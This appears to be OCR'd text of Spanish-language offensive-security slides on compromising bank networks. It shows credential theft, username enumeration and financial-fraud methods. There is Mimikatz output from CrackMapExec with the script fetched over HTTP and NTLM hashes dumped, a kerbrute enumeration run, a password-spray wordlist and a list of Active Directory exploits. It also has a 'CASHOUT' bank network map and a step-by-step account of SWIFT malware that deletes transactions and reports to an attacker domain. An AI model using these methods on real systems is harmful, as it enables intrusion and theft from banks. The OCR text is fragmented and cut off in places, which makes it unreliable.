IMIKATZ     192.168.12.131  445    JEFFLAB-PC01     [+] Executed launcher
IMIKATZ     192.168.12.209  445    JEFFLAB-SQL02    [+] Executed launcher
IMIKATZ     192.168.12.131                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ     192.168.12.209                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ     192.168.12.211                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ                                             [*] Waiting on 3 host(s)
IMIKATZ     192.168.12.131                          [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ     192.168.12.131                          JEFFLAB\Jeff:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ     192.168.12.131                          JEFFLAB\JEFFLAB-PC01$:9ef87ed2123f94d32044573c55319c53
IMIKATZ     192.168.12.131                          JEFFLAB\StanSitwell:13b29964cc2480b4ef454c59562e675c
IMIKATZ     192.168.12.131                          JEFFLAB\SteveHolt:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ     192.168.12.131                          JEFFLAB\Gene.Parmesan:13b29964cc2480b4ef454c59562e675c
IMIKATZ     192.168.12.131                          JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
IMIKATZ     192.168.12.131                          [+] Added 6 credential(s) to the database
IMIKATZ     192.168.12.131                          [*] Saved raw Mimikatz output to Mimikatz-192.168.12.131-2017
07-24_113916.log
IMIKATZ     192.168.12.211                          [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ     192.168.12.211                          JEFFLAB\JEFFLAB-APP01$:3ab35d0dbbeeb710a2114e76743e958d
IMIKATZ     192.168.12.211                          [+] Added 1 credential(s) to the database
IMIKATZ     192.168.12.211                          [*] Saved raw Mimikatz output to Mimikatz-192.168.12.211-2017
```

METODOS


- PASSWORD SPRAYING
  - Noviembre.2022
  - Entidad.2022
  - Funcionario.año
  - Equipos de futbol



```
┌──(root💀 kali)-[/home/kali/Tools]
└─# ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/24/21 - Ronnie Flathers @ropnop

2021/09/24 02:56:55 >  Using KDC(s):
2021/09/24 02:56:55 >   CONTROLLER.local:88

2021/09/24 02:56:55 >  [+] VALID USERNAME:    admin1@CONTROLLER.local
2021/09/24 02:56:55 >  [+] VALID USERNAME:    admin2@CONTROLLER.local
2021/09/24 02:56:55 >  [+] VALID USERNAME:    administrator@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    httpservice@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    user1@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    machine2@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    user3@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    machine1@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    user2@CONTROLLER.local
2021/09/24 02:56:58 >  [+] VALID USERNAME:    sqlservice@CONTROLLER.local
2021/09/24 02:56:58 >  Done! Tested 100 usernames (10 valid) in 3.271 secon
```

METODOS

- EXPLOITS
  - PRINT NIGHTMARE
  - PETIT POTAM
  - SERIUSSAM
  - PRIVEXCHANGE
  - NTLM RELAY




MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|Allowe

CASHOUT

ATM Router
ATM Link Provider
ATM Switching Service Provider's Router
Branch Router
Data Link Provider - 2
Core Router
ATM
ATM
Data Link Provider - 4
Branch Router
Internet Router
Internet Link Provider -1
Internet Link Provider -2
Core Firewall
Internet Firewall
Core Switch
Mail
Proxy
Internet Banking
Swift
DNS
Storage Main-tenance PC
SMS
ATM Middle ware-1
p Server
Database
Storage
HRD
Backup DB
SNAP
DMZ

METODOS

- ATAQUE SWIFT



SWIFT Alliance Software server

CONFIG FILE gpca.dat

1. Attackers gain access and install malware

2. Malware decrypts config file containing search terms to scan within SWIFT messages

3. Malware identifies and exploits host's SWIFT application to bypass validity check within Oracle DLL

4. Confirmation messages from the SWIFT network are now monitored by the malware. Functionality continues in loop until 06:00 6th Feb 2016


5. SWIFT messages sent to printer are tampered with in real time

6. PRC and FAL files are scanned for attacker defined terms. On match will extract transfer reference and sender address to form a SQL DELETE statement to delete a transaction

7. Messages that contain attacker defined terms will be used to form SQL statements to query Convertible Currency availability and then update transfer amounts

8. Checks the 'Login/Logout' status of the Journal table every hour and sends result to attacker domain over HTTP

- ATAQUE ISO8583



HPDH
Hypercom POS Device Handler message specification

